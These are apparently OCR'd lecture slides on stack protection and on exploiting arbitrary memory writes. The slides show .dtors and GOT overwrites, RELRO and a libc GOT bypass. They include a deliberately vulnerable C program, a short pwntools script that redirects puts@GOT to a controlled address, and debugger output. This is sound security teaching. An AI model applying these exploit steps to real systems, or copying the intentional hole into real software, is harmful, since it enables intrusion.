Stack protection #2

Insu Yun

Today’s lecture

- Understand how to exploit arbitrary write

- Understand other issues in stack canary


- Understand shadow stack

An Economic Defense: Stack Cookie

- A defense specific to ***sequential*** stack overflow

- On a function call
  - cookie = some_random_value

- Before the function returns
  - if(cookie != some_random_value)
    printf(“Your stack is smashed\n”);



Exploiting arbitrary write

- How can you exploit a vulnerability that allows you to write arbitrary memory with arbitrary content?
    - i.e., arbitrary write
    - One of the most powerful exploit primitives that we can have

- One way would be writing a return address as usual
    - Your exploit is not reliable (i.e., hard to reproduce)
    - A return address is not stable; it depends on your file name, environment variables, arguments, …


Example

How can we change eip = 0x41414141?

```
int main() {
  intptr_t *ptr, value;
  read(0, &ptr, sizeof(ptr));
  read(0, &value, sizeof(value));
  *ptr = value;

  puts(”Hello World”);
}
```

0. .dtors?

- If you check online materials, you might see .dtors
  - .dtors is a list of functions that are called after exit()
  - Overwriting .dtors entry makes you to. control your program counter



Indeed, 'fwd->bk' is the return location (0x41414141) and 'p' is the return address (the address of the 'prev_size' of the second chunk). The attacker placed there the data 0xdeadbeef. So, it's now just a matter of placing the nops and the shellcode at the proper location. This is, of course, left as an exercise for the reader (the .dtors section is your friend) :-)

http://phrack.org/issues/66/6.html


0. .dtors?

- It had been extensively used in exploiting arbitrary write, but it is no longer available
  - .dtors is replaced with .fini_array
  - .fini_array is read-only


- Remember: no .dtors anymore!

1. GOT (Global Offset Table)

- Procedure Linkage Table (PLT)
  - Stubs used to load dynamically linked functions




```
   0x080484f3 <+77>:     push   0x80485a0
   0x080484f8 <+82>:     call   0x8048360 <puts@plt>
```




```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:        jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:      push   0x10
   0x804836b <puts@plt+11>:     jmp    0x8048330
```

1. GOT (Global Offset Table)

- PLT stub calls a function in its GOT entry




```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0x8048366 (puts@plt+6) ◂— 0x1068
```




```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:        jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:      push   0x10
   0x804836b <puts@plt+11>:     jmp    0x8048330
```

1. GOT (Global Offset Table)



```
   0x8048330:    push   DWORD PTR ds:0x804a004
   0x8048336:    jmp    DWORD PTR ds:0x804a008
```




```
pwndbg> x/x 0x804a004
0x804a004:      0xf7ffd940
pwndbg> x/x 0x804a008
0x804a008:      0xf7feadd0
pwndbg> x/i 0xf7feadd0
   0xf7feadd0 <_dl_runtime_resolve>:    push   eax
```

struct link_map*: A data structure for shared objects

_dl_runtime_resolve(link_map*, offset): Lazily loads a function address based on offset


1. GOT (Global Offset Table)




```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:        jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:      push   0x10
   0x804836b <puts@plt+11>:     jmp    0x8048330
```

- __dl_runtime_resolve
  1. According to offset, get a function name in an ELF binary (e.g., puts)
  2. Based on the function name, get its address
  3. Update GOT with the address and call the function
  - This mechanism also can be used in attack: return_to_dl attack

1. GOT (Global Offset Table)




```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0x8048366 (puts@plt+6) ◂— 0x1068
```




```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0xf7e24ca0 (puts) ◂— push   ebp
```

No more lookup again!

1. GOT (Global Offset Table)



```
from pwn import *
p = gdb.debug('./aaw’)
# puts@got
p.write(p32(0x804a014))
p.write("AAAA")
p.interactive()
```



```
 ► f 0 41414141
   f 1  80484fd main+87
   f 2 f7d82f21 __libc_start_main+241

pwndbg> x/i $pc
=> 0x41414141:  Cannot access memory at address 0x41414141
```


RELRO: Relocation Read-Only (RELRO)

- A security mitigation which makes some binary sections read-only

- Partial RELRO
  - An (old) default setting in GCC
  - No difference in attacks


- Full RELRO
  - Prevent GOT overwrite
  - Disable lazy loading (i.e, bind now)
    - Resolve all dynamic functions and make GOT read-only

Bypass: LIBC is not FULL RELRO



```
insu ~ $ checksec --file=/usr/lib/x86_64-linux-gnu/libc-2.31.so
RELRO           STACK CANARY      NX            PIE
Partial RELRO   Canary found      NX enabled    DSO
```

e.g., puts -> __strlen_avx2@GOT (in 64bit)



```
   0x7f72559802ab 662e0f1f84000000..   <NO_SYMBOL>    cs      nop WORD PTR [rax + rax * 1 + 0x0]
   0x7f72559802b5 662e0f1f84000000..   <NO_SYMBOL>    cs      nop WORD PTR [rax + rax * 1 + 0x0]
   0x7f72559802bf 90                   <NO_SYMBOL>    nop
-> 0x7f72559802c0 f30f1efa             <__strlen_avx2+0x0>  endbr64
   0x7f72559802c4 89f8                 <__strlen_avx2+0x4>  mov     eax, edi
   0x7f72559802c6 4889fa               <__strlen_avx2+0x6>  mov     rdx, rdi
   0x7f72559802c9 c5f9efc0             <__strlen_avx2+0x9>  vpxor   xmm0, xmm0, xmm0
   0x7f72559802cd 25ff0f0000           <__strlen_avx2+0xd>  and     eax, 0xfff
   0x7f72559802d2 3de00f0000           <__strlen_avx2+0x12>  cmp     eax, 0xfe0
----------------------------------------------------------------------------------------------------
[Thread Id:1] Name: "prog", stopped at 0x7f72559802c0 <__strlen_avx2>, reason: BREAKPOINT
----------------------------------------------------------------------------------------------------
[#0] 0x7f72559802c0 <__strlen_avx2>
[#1] 0x7f72558835c8 <puts+0x18> (frame name: __GI__IO_puts)
[#2] 0x55de677f033e <NO_SYMBOL>
----------------------------------------------------------------------------------------------------
gef> 
```

https://github.com/nobodyisnobody/docs/tree/main/code.execution.on.last.libc/

2. malloc/free hooks

